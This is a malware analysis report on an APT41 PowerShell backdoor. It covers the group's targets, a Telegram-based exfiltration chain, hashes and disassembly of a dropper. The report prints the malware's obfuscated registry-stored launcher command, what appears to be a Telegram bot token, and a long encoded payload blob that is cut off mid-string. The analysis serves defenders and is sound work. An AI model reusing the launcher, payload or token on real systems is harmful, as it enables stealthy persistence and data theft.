APT41 Analysis Report

ECHO

CYBER THREAT INTELLIGENCE

Content

Introduction

The group is recognized for employing advanced tactics, techniques, and procedures (TTPs) that involve the usage of specially crafted tools.

One of the known tools used by APT41 is the PowerShell backdoor. PowerShell is a proprietary scripting language in Microsoft Windows that can be used to automate administrative tasks and manage system configurations.

APT41's PowerShell backdoors leverage this functionality to potentially bypass traditional security measures and gain access to target systems. These backdoors are designed to remain hidden and persistent, often serving as a second-stage payload in targeted attacks. Once the backdoor is established, APT41 can execute commands, download and install files, and collect sensitive information from compromised systems.

In general, APT41's PowerShell backdoor underscores the need for organizations to implement robust security measures to defend against advanced threats. It serves as a distinguishing tool that highlights the necessity for enhanced defense mechanisms when facing this particular threat actor.

APT 41

APT 41 is an Advanced Persistent Threat (APT) group known for its cyber espionage activities, targeting various governments, companies, and organizations. This group operates with objectives such as cyber espionage, data theft, financial gains, and acquiring strategic information.

APT 41 employs a variety of techniques to conduct cyber attacks and infiltrate their targets. These methods include custom-made malicious software (malware), social engineering tactics, phishing emails, and exploiting vulnerabilities. The group often plans and executes its attacks in a sophisticated and intricate manner.

The activities of APT 41 are frequently associated with China, and its origins are believed to be based in China. The group can engage in both state-sponsored and financially motivated activities. While gathering strategic information through cyber espionage and attacks on their targeted organizations, they may also engage in activities for financial gains.

Targeted Country and Sectors


APT 41 typically targets various countries across Asia, America, and Europe in its attacks. Here are some of the countries that APT 41 has targeted:

1. China: The origins of APT 41's activities are often traced back to China. However, the group has expanded its targets and now aims at various countries worldwide.
2. United States: APT 41 targets numerous government agencies, defense industries, technology companies, and the energy sector in the US.
3. South Korea: APT 41 has conducted attacks against state institutions, defense companies, and other sectors in South Korea.
4. Australia: APT 41's targets include various sectors in Australia, especially energy, telecommunications, and finance.

APT 41 focuses on organizations operating in diverse sectors. Here are some of the sectors that APT 41 targets:

1. Defense and Military: APT 41 conducts attacks on the defense and military sectors to acquire strategic information.
2. Finance: APT 41 targets financial institutions to steal financial data, engage in fraud, or seek financial gains through its attacks.
3. Energy: APT 41 targets energy sector companies with the intention of gaining access to energy facilities or potentially impacting critical infrastructure.

Attack Chain


VICTIM
1
https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif
Download xxx.zip file
2
http://ip-api.com/json
Get Telegram Bot Token
3
Telegram BOT
Send Information
4
Telegram BOT
Get Target Computer Name List
5
Telegram BOT
If Computer Name is in the list send information again.


Şekil 1 Attack Chain

Technical Analyse

Dysm.decoded.exe Analyse

MD5	aea6585be1b8ed83061e13b72e2f21d7
SHA256	bb3d35cba3434f053280fc2887a7e6be703505385e184da4960e8db533cf4428
File Type	PE32 - EXE

Tablo 1 File Information




```
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
_WinMain@16 proc near

hInstance= dword ptr  4
hPrevInstance= dword ptr  8
lpCmdLine= dword ptr  0Ch
nShowCmd= dword ptr  10h

push    offset Name     ; "v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6"
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
test    eax, eax
jnz     short loc_40123B
```

Şekil 2 Mutex Creation

It has been observed that a mutex named **'v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6'** is created to protect a shared resource from concurrent access by multiple threads or processes.




```
.text:0040103A jnz     short loc_401035 ; Jump if Not Zero (ZF=0)

.text:0040103C mov     ecx, [esp+10h+phkResult]
.text:00401040 push    esi
.text:00401041 mov     esi, ds:RegSetValueExA
.text:00401047 sub     eax, edx         ; Integer Subtraction
.text:00401049 inc     eax              ; Increment by 1
.text:0040104A push    eax              ; cbData
.text:0040104B push    offset Data      ; "C:\\Windows\\system32\\forfiles.exe /p "...
.text:00401050 push    1                ; dwType
.text:00401052 push    0                ; Reserved
.text:00401054 push    offset ValueName ; "UserInitMprLogonScript"
.text:00401059 push    ecx              ; hKey
.text:0040105A call    esi ; RegSetValueExA ; Indirect Call Near Procedure
.text:0040105C test    eax, eax         ; Logical Compare
.text:0040105E jnz     short loc_40108C ; Jump if Not Zero (ZF=0)
```

Şekil 3 Registry: Set UserInitMprLogonScript


It has been identified that a **Value** named UserInitMprLogonScript is created under the **HKEY_CURRENT_USER->Environment** subkey. The content of the Value is: **'C:\Windows\system32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd.exe /c whoami>>**



```
.text:0040106F sub     eax, edx         ; Integer Subtraction
.text:00401071 mov     edx, [esp+14h+phkResult]
.text:00401075 inc     eax              ; Increment by 1
.text:00401076 push    eax              ; cbData
.text:00401077 push    offset a5621584862Aagg ; "5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfT"...
.text:0040107C push    1                ; dwType
.text:0040107E push    0                ; Reserved
.text:00401080 push    offset aGuid     ; "GUID"
.text:00401085 push    edx              ; hKey
.text:00401086 call    esi ; RegSetValueExA ; Indirect Call Near Procedure
.text:00401088 test    eax, eax         ; Logical Compare
.text:0040108A jz      short loc_401094 ; Jump if Zero (ZF=1)
```


Şekil 4 Registry: Set GUID

It has been observed that a **Value** named **GUID** is created under the **HKEY_CURRENT_USER->Environment** subkey. The content of the mentioned Value is: **'5621584862: AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068'**



```
.text:006E10C7
.text:006E10C7 loc_6E10C7:
.text:006E10C7 mov     eax, [esp+18h+phkResult]
.text:006E10CB push    edi
.text:006E10CC mov     edi, ds:RegCreateKeyExA
.text:006E10D2 push    0                ; lpdwDisposition
.text:006E10D4 lea     edx, [esp+20h+hKey] ; Load Effective Address
.text:006E10D8 push    edx              ; phkResult
.text:006E10D9 push    0                ; lpSecurityAttributes
.text:006E10DB push    0F003Fh          ; samDesired
.text:006E10E0 push    0                ; dwOptions
.text:006E10E2 push    0                ; lpClass
.text:006E10E4 push    0                ; Reserved
.text:006E10E6 push    offset aAbcd     ; ".abcd"
.text:006E10EB push    eax              ; hKey
.text:006E10EC call    edi ; RegCreateKeyExA ; Indirect Call Near Procedure
.text:006E10EE test    eax, eax         ; Logical Compare
.text:006E10F0 jnz     loc_6E11EB       ; Jump if Not Zero (ZF=0)
```


Şekil 5 Registry: Creation .abcd



```
.text:006E10F6 mov     ecx, [esp+1Ch+hKey]
.text:006E10FA push    9                ; cbData
.text:006E10FC push    offset aAbcdfile ; "abcdfile"
.text:006E1101 push    1                ; dwType
.text:006E1103 push    eax              ; Reserved
.text:006E1104 push    offset byte_6EA4B9 ; lpValueName
.text:006E1109 push    ecx              ; hKey
.text:006E110A call    esi ; RegSetValueExA ; Indirect Call Near Procedure
.text:006E110C test    eax, eax         ; Logical Compare
.text:006E110E jnz     loc_6E11EB       ; Jump if Not Zero (ZF=0)
```


Şekil 6 Registry: Set Default Value on .abcd

It has been identified that a subkey named '**.abcd**' is created under the **HKEY_CURRENT_USER->Software\Classes** subkey, and a default Value of **'abcdfile'** is written.



```
.text:006E1114 push    eax              ; lpdwDisposition
.text:006E1115 lea     edx, [esp+20h+var_8] ; Load Effective Address
.text:006E1119 push    edx              ; phkResult
.text:006E111A push    eax              ; lpSecurityAttributes
.text:006E111B push    0F003Fh          ; samDesired
.text:006E1120 push    eax              ; dwOptions
.text:006E1121 push    eax              ; lpClass
.text:006E1122 push    eax              ; Reserved
.text:006E1123 mov     eax, [esp+38h+phkResult]
.text:006E1127 push    offset aAbcdfileShellO ; "abcdfile\\shell\\open\\command"
.text:006E112C push    eax              ; hKey
.text:006E112D call    edi ; RegCreateKeyExA ; Indirect Call Near Procedure
.text:006E112F test    eax, eax         ; Logical Compare
.text:006E1131 jnz     loc_6E11EB       ; Jump if Not Zero (ZF=0)
```

Şekil 7 Registry: Creation abcdfile|shell|open|command




```
.text:006E1147 mov     ecx, [esp+1Ch+var_8]
.text:006E114B sub     eax, edx          ; Integer Subtraction
.text:006E114D inc     eax               ; Increment by 1
.text:006E114E push    eax               ; cbData
.text:006E114F push    offset aCmdExeCSyncapp ; "cmd.exe /c SyncAppvPublishingServer.vbs"...
.text:006E1154 push    1                 ; dwType
.text:006E1156 push    0                 ; Reserved
.text:006E1158 push    offset byte_6EA4B9 ; lpValueName
.text:006E115D push    ecx               ; hKey
.text:006E115E call    esi ; RegSetValueExA ; Indirect Call Near Procedure
.text:006E1160 test    eax, eax          ; Logical Compare
.text:006E1162 jnz     loc_6E11EB        ; Jump if Not Zero (ZF=0)
```

Şekil 8 Registry: Set Default Value on abcdfile|shell|open|command

A subkey named **'open\command'** is created under **HKEY_CURRENT_USER->Software\Classes\abcdfile\shell**, and the **'default' value** under it contains a PowerShell script.

```
cmd.exe /c SyncAppvPublishingServer.vbs "n;sal abcd ($EnV:COMspEC[4, 26, 25]-jOiN'');[System.Text.Encoding]::UTF8.GetString(([System.Convert]::FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\abcdfile\shell\open\command' -Name 'abcd').'abcd')|%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$_}))|abcd”
```

Script 1




```
.text:006E1177 sub     eax, edx          ; Integer Subtraction
.text:006E1179 mov     edx, [esp+1Ch+var_8]
.text:006E117D inc     eax               ; Increment by 1
.text:006E117E push    eax               ; cbData
.text:006E117F push    offset aC0rwlljkvg5ps0 ; "c0RWLlJkVG5pS0ZuLCUsdCBsaSJpNzY6fjk9T3k"...
.text:006E1184 push    1                 ; dwType
.text:006E1186 push    0                 ; Reserved
.text:006E1188 push    offset aAbcd_0    ; "abcd"
.text:006E118D push    edx               ; hKey
.text:006E118E call    esi ; RegSetValueExA ; Indirect Call Near Procedure
.text:006E1190 test    eax, eax          ; Logical Compare
.text:006E1192 jnz     short loc_6E11EB ; Jump if Not Zero (ZF=0)
```

Şekil 9 Registry: Set abcd value on abcdfile|shell|open|command

A value named **'abcd'** is created under the **'open\command**' subkey under **HKEY_CURRENT_USER->Software\Classes\abcdfile\shel**l, and a base64 string is written into it. The string is as follows:

c0RWLlJkVG5pS0ZuLCUsdCBsaSJpNzY6fjk9T3koOTMHTHoEDQUGDwhyfnJ8aHMHEkoATk8ES0wIRBgbEVseGBIVZW9jayUoBh8vb
GBqPTYjBRcec3x2fmN5fhQPbjJrQEFfQz8RHzcNNEJJF10TFEkMCUAJDkIKA0gHAEsABUr9+rr+/7f7/L70qKuhy6nG37a+tMeyurD96s
nS0/PzuIyG8MaDiYH0j4WN6OOKgojf9deUmJLf+NaXnZeb8M7N5+3l7Yeqi5fv4Orr9+3qjJTh8u6PgY+nnYTy+afso6TQnJnQmZ7Umsr
EjMyBw5qq193VoK2mopLf1d2UuJSwmCctJXtQK2NJay4jKyw2Li82MTozMG5GZHB5dXtReGNEFHwJB19VRlRARkpGaVB1HABsGRR
MEh8fHhEYQA1ARQ09OnI+ZmVrIWhuBSkmCC0bd311HXN5cRIvdH1yfH12fRtVHxhVGB1RFRJfFhddExRHDAlACQ5OCgNLB1lRG1k
zwfXHpKii1vXt+tmsoKrDqLy2wPazubH+97f59NG6srjuj+bGwoKKgMHmjYeL/tqInJbTlJ2d7d73l9fe8dLM5pOVkIaFiJvn4K6vv+Gbj72
5sJC/kfX2//qi66an7aP9wMyEw8O9wcvPnY/egcrHz92Hk5+BkJnX0cPA096Gz4J7Mn94Nnh9N3UrJ20sKkBINz01VUZ6MTs/an8tKE
5KTWkGDgRpZ2cAAQdjRVpCRUoYGRBIBQ1LTAoNR0AIQEUMdjw5cnQ4PXN6NDFzMTZ8ei0qYGEpLmRgJSJraiEmb2YdGlZaGR5VV
hUSX1kRFlpZDQpGRAkOR0UFAk5LAQZPSP36sbH5/re09fK5u/H2ur7t6qCl6e6lruXiqa7h5qyv3dqWl9nekpTV0pmT0dabns3Kh87P
h4XKw4qJxseIjsK78Pe+v/HzurP4/La3+fayq+Prrq/n56qj66eg6qCl7dicmdDTmJ3XlZLdlpfck5TDxY+IxcGLjMGEgciB39OZJ0JadHVyd
31rPV48VHtDYztTW0lXWiB/Sm5CSXteXXhsTFoTY2pLUmplHxsDSUhjdF0BWwJdb2JJXEl8U3trBxIFOAgVBH42LhEkDRQJPA4kIyYx
FhEGJTY0ACkPOzocVg8LEhwAQUtPAgsuLjklHkUnIRYtLR4NHCkvQyRPTEvy2bPCo6mh1vLu/PHP4vT12MXB48HPofTrr63M+NG5s
4fN2NOWnMDpweuck+ff28Xg34P2wNiB5ZeMgvmE6+7QmIjxj4bxsPOC7ubsraT7ruObhJDktKen6ICx8L+WhuiSm6u3pbSQ0N+5h4+
fvq+HmJWklZWZkJW8zJG1i62xmmNOUSxUSmBKRVE+IEpOaHtTSXFnXXtUTmE+NjxJbGxKUU8bdl1VcnJaXRN+Xll9Xl4IZnZYBlAYXU
pSCGZpeXQIeTo1JTEsDHgReyIjNXw4KBxrKRM9FxEoPXVuMTEuZwhKCwUvFxcTDlFaKhwpDzk5Nz4cHDw9HjULQz0RLDYu78Wlr6
O0587vz8y746a/4tzIwNCt9vqwtL7t6dro6Kjvycyb7MyS7NrD8NLd9efl4vSC49DR7sf9jfvd9sXnzY6Pqrmr85DxhKack/r0lru8s6SFop
GZuOHvo5KK+vL4g6TNqYXVoL2fp9+fq9zauaCpxZaCrcGxwKm9qKuupKVKTUxrU3FrTFFsfCB7OD1hVGJdSmBUJ2daMlN1fTJtOAwG
cAhHaU0eGhhHQgMea0lgY3xVBwRuRkBrW08ER0Z5DTEwejEtcA86Py5kZy8aOic6CwAcHD14FSEKYgsZaR0nFlNMMAMHFA4OGQ
0lG10bGTk1XAE2TiQXGyMBVxNHE++u8M+1oqqgsc2+/rv7///V2sqgw8/88PLW/uP3/9bImdP7jMqVl8zjw9L71sX81cXjnYHw4dLji
+rO0svk9NyzhZiGnZWUsZ3/jL6bl636l7yLuaOvtI2PlJKav5W3joHZsou2oN6tvM7GzJu427egt4q5s8aSwIzKz6+ltLCXVjFTVzN2c0Q4O
